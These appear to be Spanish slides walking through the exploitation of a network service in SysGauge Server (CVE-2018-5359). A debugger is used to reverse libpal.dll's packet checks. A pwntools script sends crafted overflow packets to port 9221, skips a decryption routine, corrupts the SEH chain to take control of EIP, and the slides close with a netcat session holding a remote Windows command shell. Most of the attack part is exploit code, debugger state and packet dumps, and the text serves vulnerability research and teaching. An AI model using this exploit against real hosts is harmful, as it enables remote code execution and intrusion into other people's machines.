
REVERSING: Debugging con nuestro cliente

The screenshot displays a debugger window with the following components:

- Assembly View:** A list of instructions with their addresses and hex values. The instruction at address 0024B704 is highlighted in black, indicating a jump that was not taken. The instruction at 0024B6E1 is highlighted in yellow, showing a call to a function named `<libpal.??OSCA_Aes@@QAE@XZ>`.
- Registers:** A panel on the right titled "Ocultar FPU" showing the state of various registers. EAX is 00000001, EBX is 00000000, ECX is 76206A41, EDX is 047DF8DC, EBP is 00000000, ESP is 047DF9EC, ESI is 020CD240, and EDI is 00000000. The EIP register is 0024B704. Below the registers, the EFLAGS register is shown with bits ZF, OF, CF, SF, and IF.
- Stack View:** A panel at the bottom right titled "Por defecto (stdcall)" showing stack frames. The current frame is at address 0024B704 in `libpal.dll`.
- Comments:** A central pane shows comments for the assembly instructions, such as `[esp+10]: "0%\ ""` and `2E5C84: "ERR"`.

REVERSING: Debugging con nuestro cliente

- ❑ La siguiente verificación es con el size 0x400 y cuando enviemos el paquete con ese tamaño o menor, saltará. Luego llega al bloque donde la llamada a la función **ReadBuffer** leerá el paquete enviado y saltará en la próxima verificación del salto JNE.



```
0024B744  0F85 20010000  jne libpal.24B86A
0024B74A  8B4424 30      mov eax,dword ptr ss:[esp+30]
0024B74E  3D 00040000  cmp eax,400
0024B753  76 41      jbe libpal.24B796
0024B755  50      push eax
0024B756  55      push ebp
```

eax=400 L'È'
dword ptr [esp+30]=[047DFA1C]=400 L'È'
.text:0024B74A libpal.dll:\$2B74A #2B74A

```
047DFA0C ABBA1975
047DFA10 00000001
047DFA14 0000001A
047DFA18 00000400
047DFA1C 00000400
047DFA20 00000000
047DFA24 41414141
047DFA28 41414141
047DFA2C 41414141
047DFA30 41414141
047DFA34 41414141
047DFA38 41414141
047DFA3C 41414141
047DFA40 41414141
047DFA44 41414141
047DFA48 41414141
047DFA4C 41414141
```



REVERSING: Debugging con nuestro cliente

- ❑ En el bloque anterior al crash, los registros ECX y EDX se setean con el valor de tamaño 0x400. El crash se debió al hecho de que el size no fue enviado.

0024B7A0	53	push ebx
0024B7A1	8BCE	mov ecx,esi
0024B7A3	E8 88FBFFFF	call <libpal.?ReadBuffer@SCA_NetTransport>
0024B7A8	85C0	test eax,eax
0024B7AA	75 1D	jne libpal.24B7C9
0024B7AC	85FF	test edi,edi
0024B7AE	0F84 B6000000	je libpal.24B86A
0024B7B4	57	push edi
0024B7B5	6A 00	push 0
0024B7B7	FF15 CC412B00	call dword ptr ds:[&GetProcessHeap]
0024B7BD	50	push eax
0024B7BE	FF15 D0412B00	call dword ptr ds:[&HeapFree]
0024B7C4	E9 A1000000	jmp libpal.24B86A
0024B7C9	8B5424 30	mov edx,dword ptr ss:[esp+30]
0024B7CD	33C9	xor ecx,ecx
0024B7CF	8D42 18	lea eax,dword ptr ds:[edx+18]
0024B7D2	0186 80020000	add dword ptr ds:[esi+280],eax
0024B7D8	118E 84020000	adc dword ptr ds:[esi+284],ecx
0024B7DE	0186 90020000	add dword ptr ds:[esi+290],eax
0024B7E4	8B86 94020000	mov eax,dword ptr ds:[esi+294]
0024B7EA	13C1	adc eax,ecx
0024B7EC	8B4C24 2C	mov ecx,dword ptr ss:[esp+2C]
0024B7F0	8986 94020000	mov dword ptr ds:[esi+294],eax
0024B7F6	33C0	xor eax,eax
0024B7F8	85C9	test ecx,ecx
0024B7FA	76 09	jbe libpal.24B805
0024B7FC	0FB E2C18	movsx ebp,byte ptr ds:[eax+ebx]
0024B800	40	inc eax
0024B801	3BC1	cmp eax,ecx
0024B803	72 F7	jb libpal.24B7FC
0024B805	3B6C24 34	cmp ebp,dword ptr ss:[esp+34]
0024B809	74 10	je libpal.24B81B

ECX	00000400	L'È'
EDX	00000400	L'È'
EBP	00000000	
ESP	047DF9EC	
ESI	020CD240	<&??_7S
EDI	00000000	
EIP	0024B7F0	libpal.
EFLAGS	00000246	
ZF	1	
PF	1	
AF	0	
OF	0	
SF	0	
DF	0	
CF	0	
TF	0	
IF	1	
LastError	00000000	(ERROR
LastStatus	C000000D	(STATU
GS	002B	FS 0053
ES	002B	DS 002B
CS	0023	SS 002B
ST(0)	000000000000000000000000	
ST(1)	000000000000000000000000	
ST(2)	000000000000000000000000	
ST(3)	000000000000000000000000	
ST(4)	000000000000000000000000	
ST(5)	000000000000000000000000	
ST(6)	000000000000000000000000	
ST(7)	000000000000000000000000	

REVERSING: Debugging con nuestro cliente

- ❑ Una vez que tenemos que $EAX = 0x400$ (Sabemos que antes se xorea, por tanto es el contador), vamos al siguiente bloque de la comparación y observamos que no se cumple porque en el registro EBP tenemos 0x41 correspondiente al primer byte del data que enviamos y leyo `ReadBuffer`. Entonces, no saltará en JE e irá por el camino equivocado, solo debemos modificar nuestro script nuevamente y cambiar el valor del paquete a 0x41 y así cumplir con la condición.



REVERSING: Debugging con nuestro cliente

Assembly code snippet:

```

0024B7AA 75 1D      jne libpal.24B7C9
0024B7AC 85FF      test edi,edi
0024B7AE 0F84 B6000000  je libpal.24B86A
0024B7B4 57        push edi
0024B7B5 6A 00     push 0
0024B7B7 FF15 CC412B00  call dword ptr ds:[<&GetProcessHeap>]
0024B7BD 50        push eax
0024B7BE FF15 D0412B00  call dword ptr ds:[<&HeapFree>]
0024B7C4 E9 A1000000  jmp libpal.24B86A
0024B7C9 8B5424 30   mov ecx,dword ptr ss:[esp+30]
0024B7CD 33C9      xor ecx,ecx
0024B7CF 8D42 18   lea eax,dword ptr ds:[edx+18]
0024B7D2 0186 80020000  add dword ptr ds:[esi+280],eax
0024B7D8 118E 84020000  adc dword ptr ds:[esi+284],ecx
0024B7DE 0186 90020000  add dword ptr ds:[esi+290],eax
0024B7E4 8B86 94020000  mov eax,dword ptr ds:[esi+294]
0024B7EA 13C1      adc eax,ecx
0024B7EC 8B4C24 2C   mov ecx,dword ptr ss:[esp+2C]
0024B7F0 8986 94020000  mov dword ptr ds:[esi+294],eax
0024B7F6 33C0      xor eax,eax
0024B7F8 85C9      test ecx,ecx
0024B7FA 76 09     jbe libpal.24B805
0024B7FC 0FB2C18   movsx ebp,byte ptr ds:[eax+ebx]
0024B800 40        inc eax
0024B801 3BC1      cmp eax,ecx
0024B803 72 F7     jb libpal.24B7FC
0024B805 3B6C24 34  cmp ebp,dword ptr ss:[esp+34]
0024B80B 74 10     je libpal.24B81B
0024B80D 6A 00     push 0
0024B80D 68 4D870100  push 1874D
0024B812 8BCE      mov ecx,esi
0024B814 E8 D7000000  call <libpal.?SendMessage@SCA_NetTransport>
0024B819 EB 91     jmp libpal.24B7AC
0024B81B F64424 28 08  test byte ptr ss:[esp+28],8
    
```

Registers:

```

EAX 00000400 L'E
EBX 047DFA24
ECX 00000400 L'E
EDX 00000400 L'E
EBP 00000041 'A'
ESP 047DF9EC
ESI 020CD240 <&?
EDI 00000000

EIP 0024B805 1ib

EFLAGS 00000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 00000000 (E
LastStatus C000000D (S

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 0000000000000000
ST(1) 0000000000000000
ST(2) 0000000000000000
ST(3) 0000000000000000
ST(4) 0000000000000000
ST(5) 0000000000000000
ST(6) 0000000000000000
ST(7) 0000000000000000
    
```

ebp=41 'A'
dword ptr [esp+34]=[047DFA20]=0
.text:0024B805 libpal.dll:\$2B805 #2B805

Volcado 1 Volcado 2 Volcado 3 Volcado 4 Volcado 5 Monitorizar 1 [x=] Locales Struct

Dirección	Hex	ASCII
047DFA20	00 00 00 00	...AAAAAAAAAAAA
047DFA30	41 41 41 41	AAAAAAAAAAAAAAAA
047DFA40	41 41 41 41	AAAAAAAAAAAAAAAA
047DFA50	41 41 41 41	AAAAAAAAAAAAAAAA
047DFA60	41 41 41 41	AAAAAAAAAAAAAAAA
047DFA70	41 41 41 41	AAAAAAAAAAAAAAAA
047DFA80	41 41 41 41	AAAAAAAAAAAAAAAA
047DFA90	41 41 41 41	AAAAAAAAAAAAAAAA
047DFAA0	41 41 41 41	AAAAAAAAAAAAAAAA

047DF9EC 00000000
047DF9F0 020C1B00
047DF9F4 047DFF94
047DF9F8 00000000
047DF9FC 002B44A8 "%0%\ ""
047DFA00 00000001
047DFA04 00000000
047DFA08 00000018
047DFA0C ABBA1975
047DFA10 00000001
047DFA14 0000001A
047DFA18 00000400



REVERSING: Debugging con nuestro cliente

- ❑ Script modificado.

```
from pwn import *

context.log_level = 'debug'
io = remote("192.168.1.64",9221)

packet = ""
packet += p32(0xabba1975) #First check header
packet += p32(0x01) #Second packet
packet += p32(0x1a) #Third packet
packet += p32(0x400) #ECX Size loop
packet += p32(0x400) #Max Size 0x400 hardcoded check
packet += p32(0x41)
packet += "A"*0x400
#Last 4 packets sent before
final_packet = p32(0x495f5445)
final_packet += p32(0xffff6174)
final_packet += p32(0x006d0001)
final_packet += p32(0x001818e4)

print "Sending packet.."+packet+final_packet

io.send(packet+final_packet)
print io.recvall()
io.close()
```



REVERSING: Debugging con nuestro cliente


- Enviamos de nuevo con 0x41.

```
[+] Opening connection to 192.168.1.64 on port 9221: Done
Sending packet..u\x19\xba\xab\x00\x00\x00\x1a\x00\x00\x00\x04\x00\x00\x04\x00\x00A\x00
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAET_Ita\xff\xff\x00m\x00?\x00
[DEBUG] Sent 0x428 bytes:
 0000000 75 19 ba ab 01 00 00 00 1a 00 00 00 00 04 00 00 | u...|...|...|...|
 0000010 00 04 00 00 41 00 00 00 41 41 41 41 41 41 41 41 | ...|A...|AAAA|AAAA|
 0000020 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAA|AAAA|AAAA|AAAA|
 *
 0000410 41 41 41 41 41 41 41 41 45 54 5f 49 74 61 ff ff | AAAA|AAAA|ET_I|ta..|
 0000420 01 00 6d 00 e4 18 18 00 ..m|...| |
 0000428
[.....\] Receiving all data: 0B
```



REVERSING: Debugging con nuestro cliente

- ❑ Como vemos ahora, realiza el salto condicional ya que es igual a 0x41, aunque debemos estudiar este problema ya que nuestro data es de 1024 bytes de 0x41, y si queremos generar un payload con un patrón diferente, no sabremos qué es, aunque probablemente sea el último byte del loop.



004CB803 ^ 72 F7 jb libpa1.4CB7FC
EIP → 004CB805 3B6C24 34 cmp ebp,dword ptr ss:[esp+34]
004CB809 v 74 10 je libpa1.4CB81B
004CB80B 6A 00 push 0
004CB80D 68 4D870100 push 1874D

ebp=41 'A'
dword ptr [esp+34]=[0325FA20]=41 'A'
.text:004CB805 libpa1.d11:\$2B805 #2B805

Direcció	Hex	ASCII
0325FA20	41 00 00 00	A...AAAAAAAAAAAA
0325FA30	41 41 41 41	AAAAAAAAAAAAAAAA
0325FA40	41 41 41 41	AAAAAAAAAAAAAAAA



REVERSING: Debugging con nuestro cliente

- Continuamos y vemos que no cumplimos con lo esperado ya que compara nuestro byte 0x1a con 0x8 y dado que no es lo mismo, no salta y entra en la función `DecryptBuffer` y no tenemos conocimiento de la clave, por lo que no debemos entrar aquí (además modifica nuestro payload o data y en entorno de explotación no es válido). Una solución fácil está en el paquete enviado ya que tenemos control y en lugar de enviar 0x1a, enviamos 0x8. Modificamos el script de nuevo y lo ejecutamos.

The screenshot shows a debugger window with the following assembly code:

```
004CB819 ^ EB 91 jmp libpal.4CB7AC
004CB81B F64424 28 08 test byte ptr ss:[esp+28],8
004CB820 v 74 12 je libpal.4CB834
004CB822 52 push edx
004CB823 8D96 50010000 lea edx,dword ptr ds:[esi+150]
004CB829 53 push ebx
004CB82A 52 push edx
004CB82B 8D4C24 1C lea ecx,dword ptr ss:[esp+1C]
004CB82F E8 FC6BFDFE call <libpal.?DecryptBuffer@SCA_Aes@@QAA...
004CB834 8BAC24 4C040000 mov ebp,dword ptr ss:[esp+44C]
004CB83B 53 push ebx
004CB83C 8BCD mov ecx,ebp
004CB83E E8 CDD2FFFF call <libpal.?Deserialize@SCANetMessage@...
```

Below the assembly code, the memory dump shows:

```
byte ptr [esp+28]=[0325FA14]=1A
.text:004CB81B libpal.dll:$2B81B #2B81B
```

Direcció	Hex	ASCII
0325FA14	1A 00 00 00 00 04 00 00 00 04 00 00 41 00 00 00A...
0325FA24	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0325FA34	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
0325FA44	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA



REVERSING: Debugging con nuestro cliente

```
[MBP-de-naivenom: CVE n4ivenom$ python exploit1.py
[+] Opening connection to 192.168.1.64 on port 9221: Done
Sending packet..u\x19\xba\xab\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00A\x00\x00\x00
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAET_Ita\xff\xff\x00m\x00?\x00
[DEBUG] Sent 0x428 bytes:
00000000 75 19 ba ab 01 00 00 00 80 80 80 80 00 04 00 00 | u... | .... | .... | .... |
00000010 00 04 00 00 41 00 00 00 41 41 41 41 41 41 41 41 | .... | A... | AAAA | AAAA |
00000020 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAA | AAAA | AAAA | AAAA |
*
00000410 41 41 41 41 41 41 41 41 45 54 5f 49 74 61 ff ff | AAAA | AAAA | ET_I | ta.. |
00000420 01 00 6d 00 e4 18 18 00 | ..m. | .... | |
00000428
[-] Receiving all data: 0B
```

```
from pwn import *

context.log_level = 'debug'
io = remote("192.168.1.64",9221)

packet = ""
packet += p32(0xabba1975) #First check header
packet += p32(0x01) #Second packet
packet += p32(0x08000000) #Third packet
packet += p32(0x400) #ECX Size loop
packet += p32(0x400) #Max Size 0x400 hardcoded check
packet += p32(0x41)
packet += "A"*0x400
#Last 4 packets sent before
final_packet = p32(0x495f5445)
final_packet += p32(0xffff6174)
final_packet += p32(0x006d0001)
final_packet += p32(0x001818e4)

print "Sending packet.."+packet+final_packet

io.send(packet+final_packet)
print io.recvall()
io.close()
```



REVERSING: Debugging con nuestro cliente

- ❑ Como la instrucción test BYTE realiza una operación AND de ambos operandos si tenemos 0x0 AND 0x8 el resultado es 0x0 seteando ZF = 1. Antes teníamos 0x1a AND 0x8 siendo el resultado -> binary 0b00001000 y es distinto a 0x0 y tenemos como ZF = 0. <https://reverseengineering.stackexchange.com/questions/15184/what-does-the-test-instruction-do>

```
[0x00000000]> ? 0x0 & 0x8
hex      0x0
octal    00
unit     0
segment  0000:0000
int32    0
string   "\0"
binary   0b00000000
fvalue:  8.0
float:   0.000000f
double:  0.000000
trits    0t0
```

```
[0x00000000]> ? 0x1a & 0x8
hex      0x8
octal    010
unit     8
segment  0000:0008
int32    8
string   "\b"
binary   0b00001000
fvalue:  8.0
float:   0.000000f
double:  0.000000
trits    0t22
```



REVERSING: Debugging con nuestro cliente

- En este punto hemos evitado el crash, tenemos múltiples registros y variables bajo nuestro control y un paquete valido con un size máximo de 1024 bytes lleno de 0x41 y bypassado la función DecryptBuffer.

The screenshot shows a debugger window with the following components:

- Disassembly View:** Shows assembly instructions with addresses from 002CB805 to 002CB847. The instruction at 002CB81B is highlighted: `test byte ptr ss:[esp+28],8`. The instruction at 002CB834 is also highlighted: `call <libpal.?DecryptBuffer@SCA_Aes@@QA...`.
- Registers View:** Shows EFLAGS (000002), ZF (1), PF (1), AF (0), OF (0), SF (0), DF (0), CF (0), TF (0), IF (0). Other registers like GS, FS, ES, CS, and the stack (ST) are also visible.
- Memory View:** Shows the value of `byte ptr [esp+28]=[0331FA14]=0`. Below it, a memory dump shows hex and ASCII values for addresses 0331FA14 to 0331FA44.
- Control Panel:** Includes buttons for Volcado 1-5, Monitorizar 1, Locales, and Struct.
- Stack View:** Shows stack frames for `Por defecto (stdcall)` with addresses like 0331F9EC and 021A1B00.



REVERSING: SEH corrupto y control de RET

- ❑ Para descartar la explotabilidad de este bug solo deberíamos obtener una salida limpia de la API WaitMessage, pero al continuar con la ejecución del programa aparece otro crash en la función `GetToken` que es llamada cuando se ejecuta `Deserialize`. Al continuar la ejecución nos encontramos con un SEH corrupto.

002BF7BE	88042F	mov byte ptr ds:[edi+ebp],al	
002BF7C1	47	inc edi	
002BF7C2	8A0431	mov al,byte ptr ds:[ecx+esi]	
002BF7C5	84C0	test al,al	
002BF7C7	75 E8	jne libpal.2BF7B1	
002BF7C9	C6042F 00	mov byte ptr ds:[edi+ebp],0	
002BF7CD	5D	pop ebp	
002BF7CE	5F	pop edi	
002BF7CF	890B	mov dword ptr ds:[ebx],ecx	
002BF7D1	5E	pop esi	
002BF7D2	B8 01000000	mov eax,1	
002BF7D7	5B	pop ebx	
002BF7D8	C3	ret	

Ocultar FPU	
EAX	00000000
EBX	00000000
ECX	41414141
EDX	775A6ACD ntdll.775A6ACD
EBP	0331F434
ESP	0331F414
ESI	00000000
EDI	00000000
EIP	41414141



EXPLOITING: Remote Code Execution

```
naivenom@pwn:~/CVE/CVE-2018-5359$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.48.171 50054 received!
Microsoft Windows [Versi?n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Program Files (x86)\SysGauge Server\bin>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n?mero de serie del volumen es: A093-4D68

Directorio de C:\Program Files (x86)\SysGauge Server\bin

07/03/2019  20:42    <DIR>          .
07/03/2019  20:42    <DIR>          ..
04/10/2017  12:08           32.768 dsminst.exe
04/10/2017  12:09           716.800 libdgg.dll
04/10/2017  12:08           729.088 libdsm.dll
04/10/2017  12:08           913.408 libpal.dll
29/01/2011  20:55           1.028.096 QtCore4.dll
29/01/2011  20:58           3.964.928 QtGui4.dll
02/03/2019  11:47             1.155 sysgau.flx
16/11/2016  12:25             15.086 sysgau.ico
04/10/2017  12:10           401.408 sysgauc.exe
05/07/2017  11:46             631 sysgauc.exe.manifest
04/10/2017  12:10           225.280 sysgauge.exe
04/10/2017  12:10           167.936 sysgaus.exe
07/03/2019  20:42           1.163.264 sysgaus.id0
07/03/2019  20:42           679.936 sysgaus.id1
07/03/2019  20:42            16.384 sysgaus.nam
07/03/2019  20:42             77 sysgaus.til
                16 archivos      10.056.245 bytes
                2 dirs    41.715.310.592 bytes libres

C:\Program Files (x86)\SysGauge Server\bin>
```

